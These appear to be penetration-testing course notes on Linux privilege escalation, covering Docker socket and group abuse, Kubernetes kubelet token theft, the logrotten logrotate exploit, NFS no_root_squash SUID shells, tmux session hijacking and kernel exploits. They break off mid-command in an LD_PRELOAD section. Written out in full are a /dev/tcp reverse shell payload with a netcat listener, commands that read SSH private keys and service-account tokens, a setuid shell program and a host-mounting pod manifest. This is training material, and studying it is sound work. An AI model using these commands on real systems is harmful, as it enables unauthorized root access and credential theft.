Docker PrivEsc
What can happen is that you get access to an environment where you will find users who can manage docker containers. With this, you could look for ways how to use docker containers to obtain higher privileges on the target system. You can use several ways and techniques to escalate your privileges or escape the Docker container.
Docker Shared Directories
When using Docker, shared dirs can bridge the gap between the host system and the container’s filesystem. With shared dirs, specific dirs or files on the host system can be made accessible within the container. This is incredibly useful for persisting data, sharing code, and facilitating collaboration between development environments and Docker containers. However, it always depends on the setup of the environment and the goals that administrators want to achieve. To create a shared directory, a path on the host system and corresponding path within the container is specified, creating a direct link between the two locations.
Shared directories offer several advantages, including the ability to persist data beyond the lifespan of a container, simplify code sharing and development, and enable collaboration within teams. It’s important to note that shared dirs can be mounted as read-only or read-write, depending on specific administrator requirements. When mounted as read-only, modifications made within the container won’t affect the host system, which is useful when read-only access is preferred to prevent accidental modifications.
When you get access to the Docker container and enumerate it locally, you might find additional dirs on the Docker’s filesystem.
root@container:~$ cd /hostsystem/home/cry0l1t3
root@container:/hostsystem/home/cry0l1t3$ ls -l
-rw------- 1 cry0l1t3 cry0l1t3 12559 Jun 30 15:09 .bash_history
-rw-r--r-- 1 cry0l1t3 cry0l1t3 220 Jun 30 15:09 .bash_logout
-rw-r--r-- 1 cry0l1t3 cry0l1t3 3771 Jun 30 15:09 .bashrc
drwxr-x--- 10 cry0l1t3 cry0l1t3 4096 Jun 30 15:09 .ssh
root@container:/hostsystem/home/cry0l1t3$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
<SNIP>
From here on, you could copy the contents of the private SSH key to cry0l1t3.priv file and use it to log in as the user cry0l1t3 on the host system.
d41y@htb[/htb]$ ssh cry0l1t3@<host IP> -i cry0l1t3.priv
Docker Sockets
A Docker socket or Docker daemon socket is a special file that allows you and processes to communicate with the Docker daemon. This communication occurs either through a Unix socket or a network socket, depending on the configuration of your Docker setup. It acts as a bridge, facilitating communication between the Docker client and the Docker daemon. When you issue a command through the Docker CLI, the Docker client sends the command to the Docker socket, and the Docker daemon, in turn, processes the command and carries out the requested actions.
Nevertheless, Docker sockets require appropriate permissions to ensure secure communication and prevent unauthorized access. Access to the Docker socket is typically restricted to specific users or user groups, ensuring that only trusted individuals can issue commands and interact with the Docker daemon. By exposing the Docker socket over a network interface, you can remotely manage Docker hosts, issue commands, and control containers and other resources. This remote API access expands the possibilities for distributed Docker setups and remote management scenarios. However, depending on the configuration, there are many ways where automated processes or tasks can be stored. Those files can contain very useful information for you that you can use to escape the Docker container.
htb-student@container:~/app$ ls -al
total 8
drwxr-xr-x 1 htb-student htb-student 4096 Jun 30 15:12 .
drwxr-xr-x 1 root root 4096 Jun 30 15:12 ..
srw-rw---- 1 root root 0 Jun 30 15:27 docker.sock
From here on, you can use the docker binary to interact with the socket and enumerate what docker containers are already running. If not installed, then you can download it here and upload it to the Docker container.
htb-student@container:/tmp$ wget https://<parrot-os>:443/docker -O docker
htb-student@container:/tmp$ chmod +x docker
htb-student@container:/tmp$ ls -l
-rwxr-xr-x 1 htb-student htb-student 0 Jun 30 15:27 docker
htb-student@container:~/tmp$ /tmp/docker -H unix:///app/docker.sock ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
3fe8a4782311 main_app "/docker-entry.s..." 3 days ago Up 12 minutes 443/tcp app
<SNIP>
You can create your own Docker container that maps the host’s root directory to the /hostsystem directory on the container. With this, you will get full access to the host system. Therefore, you must map these dirs accordingly and use the main_app Docker image.
htb-student@container:/app$ /tmp/docker -H unix:///app/docker.sock run --rm -d --privileged -v /:/hostsystem main_app
htb-student@container:~/app$ /tmp/docker -H unix:///app/docker.sock ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
7ae3bcc818af main_app "/docker-entry.s..." 12 seconds ago Up 8 seconds 443/tcp app
3fe8a4782311 main_app "/docker-entry.s..." 3 days ago Up 17 minutes 443/tcp app
<SNIP>
Now, you can log in to the new privileged Docker container with the ID 7ae3bcc818af and navigate to the /hostsystem.
htb-student@container:/app$ /tmp/docker -H unix:///app/docker.sock exec -it 7ae3bcc818af /bin/bash
root@7ae3bcc818af:~# cat /hostsystem/root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
<SNIP>
From there, you can again try to grab the private SSH key and log in as root or as any other user on the system with a private SSH key in its folder.
Docker Group
To gain root privileges through Docker, the user you are logged in with must be in the docker group. This allows him to use and control the Docker daemon.
docker-user@nix02:~$ id
uid=1000(docker-user) gid=1000(docker-user) groups=1000(docker-user),116(docker)
Alternatively, Docker may have SUID set, or you are in the sudoers file, which permits you to run Docker as root. All three options allow you to work with Docker to escalate your privileges.
Most hosts have a direct internet connection because the base images and containers must be downloaded. However, many hosts may be disconnected from the internet at night and outside working hours for security reasons. However, if these hosts are located in a network where, for example, a web server has to pass through, it can still be reached.
To see which images exist and which you can access, you can use the following command:
docker-user@nix02:~$ docker image ls
REPOSITORY TAG IMAGE ID CREATED SIZE
ubuntu 20.04 20fffa419e3a 2 days ago 72.8MB
Docker Socket
A case that can also occur is when the Docker socket is writeable. Usually, this socket is located in /var/run/docker.sock. However, the location can understandably be different. Because basically, this can only be written by the root or docker group. If you act as a user, not in one of these two groups, and the Docker socket still has the privileges to be writeable, then you can still use this case to escalate your privileges.
docker-user@nix02:~$ docker -H unix:///var/run/docker.sock run -v /:/mnt --rm -it ubuntu chroot /mnt bash
root@ubuntu:~# ls -l
total 68
lrwxrwxrwx 1 root root 7 Apr 23 2020 bin -> usr/bin
drwxr-xr-x 4 root root 4096 Sep 22 11:34 boot
drwxr-xr-x 2 root root 4096 Oct 6 2021 cdrom
drwxr-xr-x 19 root root 3940 Oct 24 13:28 dev
drwxr-xr-x 100 root root 4096 Sep 22 13:27 etc
drwxr-xr-x 3 root root 4096 Sep 22 11:06 home
lrwxrwxrwx 1 root root 7 Apr 23 2020 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Apr 23 2020 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Apr 23 2020 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Apr 23 2020 libx32 -> usr/libx32
drwx------ 2 root root 16384 Oct 6 2021 lost+found
drwxr-xr-x 2 root root 4096 Oct 24 13:28 media
drwxr-xr-x 2 root root 4096 Apr 23 2020 mnt
drwxr-xr-x 2 root root 4096 Apr 23 2020 opt
dr-xr-xr-x 307 root root 0 Oct 24 13:28 proc
drwx------ 6 root root 4096 Sep 26 21:11 root
drwxr-xr-x 28 root root 920 Oct 24 13:32 run
lrwxrwxrwx 1 root root 8 Apr 23 2020 sbin -> usr/sbin
drwxr-xr-x 7 root root 4096 Oct 7 2021 snap
drwxr-xr-x 2 root root 4096 Apr 23 2020 srv
dr-xr-xr-x 13 root root 0 Oct 24 13:28 sys
drwxrwxrwt 13 root root 4096 Oct 24 13:44 tmp
drwxr-xr-x 14 root root 4096 Sep 22 11:11 usr
drwxr-xr-x 13 root root 4096 Apr 23 2020 var
Kubernetes
Kubernetes, also known as K8s, stands out as a revolutionary technology that has had a significant impact on the software development landscape. This platform has completely transformed the process of deploying and managing applications, providing a more efficient and streamlimed approach. Offering an open-source architecture, Kubernetes has been specifically designed to facilitate faster and more straightforward deployment, scaling, and management of application containers.
Developed by Google, Kubernetes leverages over a decade of experience in running complex workloads. As a result, it has become a critical tool in the DevOps universe for microservices orchestration. Understanding the security aspect of K8 containers is crucial. You will probably be able to access one of the many containers during your pentest.
One of the key features of Kubernetes is its adaptibility and compatibility with various environments. This platform offers an extensive range of features that enable developers and system administrators to easily configure, automate, and scale their deployments and applications. As a result, Kubernetes has become a go-to solution for organizations looking to streamline their development processes and improve efficiency.
Kubernetes is a container orchestration system, which functions by running all applications in containers isolated from the host system through multiple layers of protection. This approach ensures that all applications are not affected by changes in the host system, such as updates or security patches. The K8s architecture comprises a master node and worker nodes, each with specific roles.
K8s Concept
Kubernetes revolves around the concept of pods, which can hold one or more closely connected containers. Each pod functions as a separate virtual machine on a node, complete with its own IP, hostname, and other details. Kubernetes simplifies the management of multiple containers by offering tools for load balancing, service discovery, storage orchestration, self-healing, and more. Despite challenges in security and management, K8s continues to grow and improve with features like Role-Based Access Control, Network Policies, and Security Contexts, providing a safer environment for applications.
Differences between K8 and Docker:
| Function | Docker | Kubernetes |
|---|---|---|
| Primary | Platform for containerizing Apps | An orchestration tool for managing containers |
| Scaling | Manual scaling with Docker swarm | Automatic scaling |
| Networking | Single network | Complex network with policies |
| Storage | Volumes | Wide range of storage options |
Kubernetes architecture is primarily divided into two types of components:
- The Control Plane (master node), which is responsible for controlling the Kubernetes cluster
- The Worker Nodes (minions), where the containerized applications are run
Nodes
The master node hosts the Kubernetes Control Plane, which manages and coordinates all activities within the cluster and it also ensures that the cluster’s desired state is maintained. On the other hand, the Minions execute the actual applications and they receive instructions from the Control Plane and ensures the desired state is archived.
It covers versatility in accommodating various needs, such as supporting databases, AI/ML workloads, and cloud-native microservices. Additionally, it’s capable of managing high-resource applications at the edge and is compatible with different platforms. Therefore, it can be utilized on public cloud services like Google Cloud, Azure, and AWS or within private on-premises data centers.
Control Plane
The Control Plane serves as the management layer. It consists of several crucial components, including:
| Service | TCP Ports |
|---|---|
| etcd | 2379,2380 |
| API server | 6443 |
| Scheduler | 10251 |
| Controller Manager | 10252 |
| Kubelet API | 10250 |
| Read-Only Kubelet API | 10255 |
These elements enable the Control Plane to make decisions and provide a comprehensive view of the entire cluster.
Minions
Within a containerized environment, the Minions serve as the designated location for running applications. It’s important to note that each node is managed and regulated by the Control Plane, which helps ensure that all processes running within the containers operate smoothly and efficiently.
The Scheduler, based on the API server, understands the state of the cluster and schedules new pods on the nodes accordingly. After deciding which node a pod should run on, the API server updates the etcd.
Understanding how these components interact is essential for grasping the functioning of Kubernetes. The API server is the entry point for all the administrative commands, either from users via kubectl or from the controllers. This server communicates with etcd to fetch or update the cluster state.
K8’s Security Measures
Kubernetes security can be divided into several domains:
- Cluster infrastructure security
- Cluster configuration security
- Application security
- Data security
Each domain includes multiple layers and elements that must be secured and managed appropriately by the developers and administrators.
Kubernetes API
The core of Kubernetes architecture is its API, which serves as the main point of contact for all internal and external interactions. The Kubernetes API has been designed to support declarative control, allowing users to define their desired state for the system. This enables Kubernetes to take the necessary steps to implement the desired state. The kube-apiserver is responsible for hosting the API, which handles and verifies RESTful requests for modifying the system’s state. These requests can involve creating, modifying, deleting, and retrieving information related to various resources within the system. Overall, the Kubernetes API plays a crucial role in facilitating seamless communication and control within the Kubernetes cluster.
Within the Kubernetes framework, an API resource serves as an endpoint that houses a specific collection of API objects. These objects pertain to a particular category and include essential elements such as Pods, Services, and Deployments, among others. Each unique resource comes equipped with a distinct set of operations that can be executed, including but not limited to:
| Request | Description |
|---|---|
| GET | Retrieves information about a resource or a list of resources |
| POST | Creates a new resource |
| PUT | Updates an existing resource |
| PATCH | Applies partial updates to a resource |
| DELETE | Removes a resource |
Authentication
In terms of authentication, Kubernetes supports various methods such as client certificates, bearer tokens, an authenticating proxy, or HTTP basic auth, which serve to verify the user’s identity. Once the user has been authenticated, Kubernetes enforces authorization decisions using Role-Based Access Control. This technique involves assigning specifc roles to users pr processes with corresponding permissions to access and operate on resources. Therefore, Kubernetes’ authentication and authorization process is a comprehensive security measure that ensures only authorized users can access resources and perform operations.
In Kubernetes, the Kubelet can be configured to permit anonymous access. By default, the Kubelet allows anonymous access. Anonymous requests are considered unauthenticated, which implies that any request made to the Kubelet without a valid client certificate will be treated as anonymous. This can be problematic as any process or user that can reach the Kubelet API can make requests and receive responses, potentially exposing sensitive information or leading to unauthorized actions.
cry0l1t3@k8:~$ curl https://10.129.10.11:6443 -k
{
"kind": "Status",
"apiVersion": "v1",
"metadata": {},
"status": "Failure",
"message": "forbidden: User \"system:anonymous\" cannot get path \"/\"",
"reason": "Forbidden",
"details": {},
"code": 403
}
System:anonymous typically represents an unauthenticated user, meaning you haven’t provided valid credentials or are trying to access the API server anonymously. In this case, you try to access the root path, which would grant significant control over the Kubernetes cluster if successful. By default, access to the root path is generally restricted to authenticated and authorized users with administrative privileges and the API server denied the request, responding with a 403 Forbidden status code accordingly.
cry0l1t3@k8:~$ curl https://10.129.10.11:10250/pods -k | jq .
...SNIP...
{
"kind": "PodList",
"apiVersion": "v1",
"metadata": {},
"items": [
{
"metadata": {
"name": "nginx",
"namespace": "default",
"uid": "aadedfce-4243-47c6-ad5c-faa5d7e00c0c",
"resourceVersion": "491",
"creationTimestamp": "2023-07-04T10:42:02Z",
"annotations": {
"kubectl.kubernetes.io/last-applied-configuration": "{\"apiVersion\":\"v1\",\"kind\":\"Pod\",\"metadata\":{\"annotations\":{},\"name\":\"nginx\",\"namespace\":\"default\"},\"spec\":{\"containers\":[{\"image\":\"nginx:1.14.2\",\"imagePullPolicy\":\"Never\",\"name\":\"nginx\",\"ports\":[{\"containerPort\":80}]}]}}\n",
"kubernetes.io/config.seen": "2023-07-04T06:42:02.263953266-04:00",
"kubernetes.io/config.source": "api"
},
"managedFields": [
{
"manager": "kubectl-client-side-apply",
"operation": "Update",
"apiVersion": "v1",
"time": "2023-07-04T10:42:02Z",
"fieldsType": "FieldsV1",
"fieldsV1": {
"f:metadata": {
"f:annotations": {
".": {},
"f:kubectl.kubernetes.io/last-applied-configuration": {}
}
},
"f:spec": {
"f:containers": {
"k:{\"name\":\"nginx\"}": {
".": {},
"f:image": {},
"f:imagePullPolicy": {},
"f:name": {},
"f:ports": {
...SNIP...
The information displayed in the output includes the names, namespaces, creation timestamps, and container images of the pods. It also shows the last applied configuration for each pod, which could contain confidential details regarding the container images and their pull policies.
Understanding the container images and their versions used in the cluster can enable you to identify known vulns and exploit them to gain unauthorized access to the system. Namespace information can provide insights into how the pods and resources are arranged within the cluster, which you can use to target specific namespaces with known vulns. You can also use metadata such as uid and resourceVersion to perform reconnaissance and recognize potential targets for further attacks. Disclosing the last applied configuration can potentially expose sensitive information, such as passwords, secrets, or API tokens, used during the deployment of the pods.
You can further analyze the pods with the following command:
cry0l1t3@k8:~$ kubeletctl -i --server 10.129.10.11 pods
┌────────────────────────────────────────────────────────────────────────────────┐
│ Pods from Kubelet │
├───┬────────────────────────────────────┬─────────────┬─────────────────────────┤
│ │ POD │ NAMESPACE │ CONTAINERS │
├───┼────────────────────────────────────┼─────────────┼─────────────────────────┤
│ 1 │ coredns-78fcd69978-zbwf9 │ kube-system │ coredns │
│ │ │ │ │
├───┼────────────────────────────────────┼─────────────┼─────────────────────────┤
│ 2 │ nginx │ default │ nginx │
│ │ │ │ │
├───┼────────────────────────────────────┼─────────────┼─────────────────────────┤
│ 3 │ etcd-steamcloud │ kube-system │ etcd │
│ │ │ │ │
├───┼────────────────────────────────────┼─────────────┼─────────────────────────┤
To effectively interact with pods within the Kubernetes environment, it’s important to have a clear understanding of the available commands. One approach that can be particularly useful is utilizing the scan rce command in kubectl. This command provides valuable insights and allows for efficient management of pods.
cry0l1t3@k8:~$ kubeletctl -i --server 10.129.10.11 scan rce
┌─────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ Node with pods vulnerable to RCE │
├───┬──────────────┬────────────────────────────────────┬─────────────┬─────────────────────────┬─────┤
│ │ NODE IP │ PODS │ NAMESPACE │ CONTAINERS │ RCE │
├───┼──────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ │ │ │ │ │ RUN │
├───┼──────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 1 │ 10.129.10.11 │ nginx │ default │ nginx │ + │
├───┼──────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
│ 2 │ │ etcd-steamcloud │ kube-system │ etcd │ - │
├───┼──────────────┼────────────────────────────────────┼─────────────┼─────────────────────────┼─────┤
It is also possible for you to engage with a container interactively and gain insight into the extent of your privileges within it. This allows you to better understand your level of access and control over the container’s contents.
cry0l1t3@k8:~$ kubeletctl -i --server 10.129.10.11 exec "id" -p nginx -c nginx
uid=0(root) gid=0(root) groups=0(root)
The output of the command shows that the current user executing the id command inside the container has root privileges. This indicates that you have gained administrative access within the container, which could potentially lead to privesc vulns. If you gain access to a container with root privileges, you can perform further actions on the host system or other containers.
Kubernetes PrivEsc
To gain higher privileges and access the host system, you can utilize a tool called kubeletctl to obtain the Kubernetes service account’s token and certificate (ca.crt) from the server. To do this, you must provide the server’s IP address, namespace, and target pod. In case you get this token and certificate, you can elevate your privileges even more, move horizontally throughout the cluster, or gain access to additional pods and resources.
cry0l1t3@k8:~$ kubeletctl -i --server 10.129.10.11 exec "cat /var/run/secrets/kubernetes.io/serviceaccount/token" -p nginx -c nginx | tee -a k8.token
eyJhbGciOiJSUzI1NiIsImtpZC...SNIP...UfT3OKQH6Sdw
cry0l1t3@k8:~$ kubeletctl --server 10.129.10.11 exec "cat /var/run/secrets/kubernetes.io/serviceaccount/ca.crt" -p nginx -c nginx | tee -a ca.crt
-----BEGIN CERTIFICATE-----
MIIDBjCCAe6gAwIBAgIBATANBgkqhkiG9w0BAQsFADAVMRMwEQYDVQQDEwptaW5p
<SNIP>
MhxgN4lKI0zpxFBTpIwJ3iZemSfh3pY2UqX03ju4TreksGMkX/hZ2NyIMrKDpolD
602eXnhZAL3+dA==
-----END CERTIFICATE-----
Now that you have both the token and certificate, you can check the access rights in the Kubernetes cluster. This is commonly used for auditing and verification to guarantee that users have the correct level of access and are not given more privileges than they need. However, you can use it for your purpose and you can inquire of K8s whether you have permission to perform different actions on various resources.
cry0l1t3@k8:~$ export token=`cat k8.token`
cry0l1t3@k8:~$ kubectl --token=$token --certificate-authority=ca.crt --server=https://10.129.10.11:6443 auth can-i --list
Resources Non-Resource URLs Resource Names Verbs
selfsubjectaccessreviews.authorization.k8s.io [] [] [create]
selfsubjectrulesreviews.authorization.k8s.io [] [] [create]
pods [] [] [get create list]
...SNIP...
Here you can see a few very important information. Besides the selfsubject-resources you can get, create, and list pods which are the resources representing the running container in the cluster. From here on, you can create a YAML file that you can use to create a new container and mount the entire root filesystem from the host system into this container’s /root dir. From there on, you could access the host systems files and directories. The YAML file could look like the following:
apiVersion: v1
kind: Pod
metadata:
name: privesc
namespace: default
spec:
containers:
- name: privesc
image: nginx:1.14.2
volumeMounts:
- mountPath: /root
name: mount-root-into-mnt
volumes:
- name: mount-root-into-mnt
hostPath:
path: /
automountServiceAccountToken: true
hostNetwork: true
Once created, you can now create the new pod and check if it is running as expected.
cry0l1t3@k8:~$ kubectl --token=$token --certificate-authority=ca.crt --server=https://10.129.96.98:6443 apply -f privesc.yaml
pod/privesc created
cry0l1t3@k8:~$ kubectl --token=$token --certificate-authority=ca.crt --server=https://10.129.96.98:6443 get pods
NAME READY STATUS RESTARTS AGE
nginx 1/1 Running 0 23m
privesc 1/1 Running 0 12s
If the pod is running you can execute the command and you could spawn a reverse shell or retrieve sensitive data like private SSH key from the root user:
cry0l1t3@k8:~$ kubeletctl --server 10.129.10.11 exec "cat /root/root/.ssh/id_rsa" -p privesc -c privesc
-----BEGIN OPENSSH PRIVATE KEY-----
...SNIP...
Logrotate
Every Linux system produces large amounts of log files. To prevent the hard disk from overflowing, a tool called logrotate takes care of archiving or disposing of old logs. If no attention is paid to log files, they become larger and larger and eventually occupy all available disk space. Furthermore, searching through many large log files is time-consuming. To prevent this and save disk space, logrotate has been developed. The logs in /var/log give administrators the information they need to determine the cause behind malfunctions. Almost more important are the unnoticed system details, such as whether all services are running correctly.
Logrotate has many features for managing these log files. These include the specification of:
- the size of the log file,
- its age,
- and the action to be taken when one of these factors is reached.
d41y@htb[/htb]$ man logrotate
d41y@htb[/htb]$ # or
d41y@htb[/htb]$ logrotate --help
Usage: logrotate [OPTION...] <configfile>
-d, --debug Don't do anything, just test and print debug messages
-f, --force Force file rotation
-m, --mail=command Command to send mail (instead of '/usr/bin/mail')
-s, --state=statefile Path of state file
--skip-state-lock Do not lock the state file
-v, --verbose Display messages during rotation
-l, --log=logfile Log file or 'syslog' to log to syslog
--version Display version information
Help options:
-?, --help Show this help message
--usage Display brief usage message
The function of the rotation itself consists in renaming the log files. For example, new log files can be created for each new day, and the older ones will be renamed automatically. Another example of this would be to empty the oldest log file and thus reduce memory consumption.
This tool is usually started periodically via cron and controlled via the configuration file /etc/logrotate.conf. Within this files, it contains global settings that determine the function of logrotate.
d41y@htb[/htb]$ cat /etc/logrotate.conf
# see "man logrotate" for details
# global options do not affect preceding include directives
# rotate log files weekly
weekly
# use the adm group by default, since this is the owning group
# of /var/log/syslog.
su root adm
# keep 4 weeks worth of backlogs
rotate 4
# create new (empty) log files after rotating old ones
create
# use date as a suffix of the rotated file
#dateext
# uncomment this if you want your log files compressed
#compress
# packages drop log rotation information into this directory
include /etc/logrotate.d
# system-specific logs may also be configured here.
To force a new rotation on the same day, you can set the date after the individual log files in the status file /var/lib/logrotate.status or use the -f/--force option:
d41y@htb[/htb]$ sudo cat /var/lib/logrotate.status
/var/log/samba/log.smbd" 2022-8-3
/var/log/mysql/mysql.log" 2022-8-3
You can find the corresponding files in /etc/logrotate.d directory.
d41y@htb[/htb]$ ls /etc/logrotate.d/
alternatives apport apt bootlog btmp dpkg mon rsyslog ubuntu-advantage-tools ufw unattended-upgrades wtmp
d41y@htb[/htb]$ cat /etc/logrotate.d/dpkg
/var/log/dpkg.log {
monthly
rotate 12
compress
delaycompress
missingok
notifempty
create 644 root root
}
To exploit logrotate, you need some requirements that you have to fulfill.
- you need write permissions on the log files
- logrotate must run as a privileged user or root
- vulnerable version:
- 3.8.6
- 3.11.0
- 3.15.0
- 3.18.0
There is a prefabricted exploit that you can use for this if the requirements are met. This exploit is named logrotten. You can download and compile it on a similar kernel of the target system and then transfer it to the target system. Alternatively, if you can compile the code on the target system, then you can do it directly on the target system.
logger@nix02:~$ git clone https://github.com/whotwagner/logrotten.git
logger@nix02:~$ cd logrotten
logger@nix02:~$ gcc logrotten.c -o logrotten
Next, you need a payload to be executed. Here many different options are available to you that you can use. In this example, you will run a simple bash-based reverse shell with the IP and port of your VM that you use to attack the target system.
logger@nix02:~$ echo 'bash -i >& /dev/tcp/10.10.14.2/9001 0>&1' > payload
However, before running the exploit, you need to determine which option logrotate uses in logrotate.conf.
logger@nix02:~$ grep "create\|compress" /etc/logrotate.conf | grep -v "#"
create
In your case, it is the option: create. Therefore you have to use the exploit adapted to this function.
After that, you have to start a listener on your VM, which waits for the target system’s connection.
d41y@htb[/htb]$ nc -nlvp 9001
Listening on 0.0.0.0 9001
As a final step, you run the exploit with the prepared payload and wait for a reverse shell as a privileged user or root.
logger@nix02:~$ ./logrotten -p ./payload /tmp/tmp.log
…
...
Listening on 0.0.0.0 9001
Connection received on 10.129.24.11 49818
# id
uid=0(root) gid=0(root) groups=0(root)
Misc Techniques
Passive Traffic Capture
If tcpdump is installed, unprivileged users may be able to capture network traffic, including, in some cases, credentials passed in cleartext. Several tools exist, such as net-creds and PCredz that can be used to examine data being passed on the wire. This may result in capturing sensitive information such as credit card numbers and SNMP community strings. It may also be possible to capture Net-NTLMv2, SMBv2, or Kerberos hashes, which could be subjected to an offline brute force attack to reveal the plaintext password. Cleartext protocols such as HTTP, FTP, POP, IMAP, telnet, or SMTP may contain credentials that could be reused to escalate privileges on the host.
Weak NFS Privileges
Network File System (NFS) allows users to access shared files or directories over the network hosted on Unix/Linux systems. NFS uses TCP/UDP port 2049. Any accessible mounts can be listed remotely by issuing the command showmount -e, which lists the NFS server’s export list that NFS clients.
d41y@htb[/htb]$ showmount -e 10.129.2.12
Export list for 10.129.2.12:
/tmp *
/var/nfs/general *
When an NFS volume is created, various options can be set.
| Option | Description |
|---|---|
root_squash | If the root user is used to access NFS shares, it will be changed to the nfsnobody user, which is an unprivileged account. Any files created and uploaded by the root user will be owned by the nfsnobody user, which prevents an attacker from uploading binaries with the SUID bit set. |
no_root_squash | Remote users connecting to the share as the local root user will be able to create files on the NFS server as the root user. This would allow for the creation of malicious scripts/programs with the SUID bit set. |
htb@NIX02:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
# to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4 gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/var/nfs/general *(rw,no_root_squash)
/tmp *(rw,no_root_squash)
For example, you can create a SETUID binary that executes /bin/sh using your local root user. You can mount the /tmp directory locally, copy the root-owned binary over to the NFS server, and set the SUID bit.
First, create a simple binary, mount the directory locally, copy it, and set the necessary permissions.
htb@NIX02:~$ cat shell.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>
int main(void)
{
setuid(0); setgid(0); system("/bin/bash");
}
…
htb@NIX02:/tmp$ gcc shell.c -o shell
…
root@Pwnbox:~$ sudo mount -t nfs 10.129.2.12:/tmp /mnt
root@Pwnbox:~$ cp shell /mnt
root@Pwnbox:~$ chmod u+s /mnt/shell
When you switch back to the host’s low privileged session, you can execute the binary and obtain a root shell.
htb@NIX02:/tmp$ ls -la
total 68
drwxrwxrwt 10 root root 4096 Sep 1 06:15 .
drwxr-xr-x 24 root root 4096 Aug 31 02:24 ..
drwxrwxrwt 2 root root 4096 Sep 1 05:35 .font-unix
drwxrwxrwt 2 root root 4096 Sep 1 05:35 .ICE-unix
-rwsr-xr-x 1 root root 16712 Sep 1 06:15 shell
<SNIP>
htb@NIX02:/tmp$ ./shell
root@NIX02:/tmp# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare),1000(htb)
Hijacking Tmux Sessions
Terminal multiplexers such as tmux can be used to allow multiple terminal sessions to be accessed within a single console session. When not working in a tmux window, you can detach from the session, still leaving it active. For many reasons, a user may leave a tmux process running as a privileged user, such as root set up with weak permissions, and can be hijacked. This may be done with the following commands to create a new shared session and modify the ownership.
htb@NIX02:~$ tmux -S /shareds new -s debugsess
htb@NIX02:~$ chown root:devs /shareds
If you can compromise a user in the devs group, you can attach to this session and gain root access.
Check for any running tmux processes.
htb@NIX02:~$ ps aux | grep tmux
root 4806 0.0 0.1 29416 3204 ? Ss 06:27 0:00 tmux -S /shareds new -s debugsess
Confirm permissions.
htb@NIX02:~$ ls -la /shareds
srw-rw---- 1 root devs 0 Sep 1 06:27 /shareds
Review your group membership.
htb@NIX02:~$ id
uid=1000(htb) gid=1000(htb) groups=1000(htb),1011(devs)
Finally, attach to the tmux session and confirm root privileges.
htb@NIX02:~$ tmux -S /shareds
id
uid=0(root) gid=0(root) groups=0(root)
Linux Internals-Based PrivEsc
Kernel Exploits
Kernel exploits exist for a variety of Linux kernel versions. A very well-known example is Dirty Cow. These leverage vulnerabilities in the kernel to execute code with root privileges. It is very common to find systems that are vulnerable to kernel exploits. It can be hard to keep track of legacy systems, and they may be excluded from patching due to compatibility issues with certain services or applications.
Privesc escalation using a kernel exploitation can be as simple as downloading, compiling, and running it. Some of these exploits work out of the box, while others require modification. A quick way to identify exploits is to issue the command uname -a and search Google for the kernel version.
Example
Start by checking the Kernel level and Linux OS version.
d41y@htb[/htb]$ uname -a
Linux NIX02 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
d41y@htb[/htb]$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.4 LTS"
You can see that you are on Linux Kernel 4.4.0-116 on an Ubuntu 16.04.4 LTS box. A quick Google search for Linux 4.4.0-116-generic exploit comes up with this exploit PoC. Next download it to the system using wget or another file transfer method. You can compile the exploit code using gcc and set the executable bit using chmod +x.
d41y@htb[/htb]$ gcc kernel_exploit.c -o kernel_exploit && chmod +x kernel_exploit
Next, you run the exploit and hopefully get dropped into a root shell.
d41y@htb[/htb]$ ./kernel_exploit
task_struct = ffff8800b71d7000
uidptr = ffff8800b95ce544
spawning root shell
Finally, you can confirm root access to the box.
root@htb[/htb]# whoami
root
Shared Libraries
It is common for Linux programs to use dynamically linked shared object libraries. Libraries contain compiled code or other data that developers use to avoid having to re-write the same pieces of code across multiple programs. Two types of libraries exist in Linux: static libraries and dynamically linked shared object libraries. When a program is compiled, static libraries become part of the program and can not be altered. However, dynamic libraries can be modified to control the execution of the program that calls them.
There are multiple methods for specifying the location of dynamic libraries, so the system will know where to look for them on program execution. This includes the -rpath or -rpath-link flags when compiling a program, using the environmental variables LD_RUN_PATH or LD_LIBRARY_PATH, placing libraries in the /lib or /usr/lib default dirs, or specifying another directory containing the libraries within the /etc/ld.so.conf configuration file.
Additionally, the LD_PRELOAD environment variable can load a library before executing a binary. The functions from this library are given preference over the default ones. The shared objects required by a binary can be viewed using the ldd utility.
htb_student@NIX02:~$ ldd /bin/ls
linux-vdso.so.1 => (0x00007fff03bc7000)
libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f4186288000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f4185ebe000)
libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007f4185c4e000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f4185a4a000)
/lib64/ld-linux-x86-64.so.2 (0x00007f41864aa000)
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f418582d000)
The code above lists all the libraries required by /bin/ls, along with their absolute paths.
LD_PRELOAD PrivEsc
For utilizing the LD_PRELOAD environment variable to escalate privileges you need a user with sudo privileges:
htb_student@NIX02:~$ sudo -l
Matching Defaults entries for daniel.carter on NIX02:
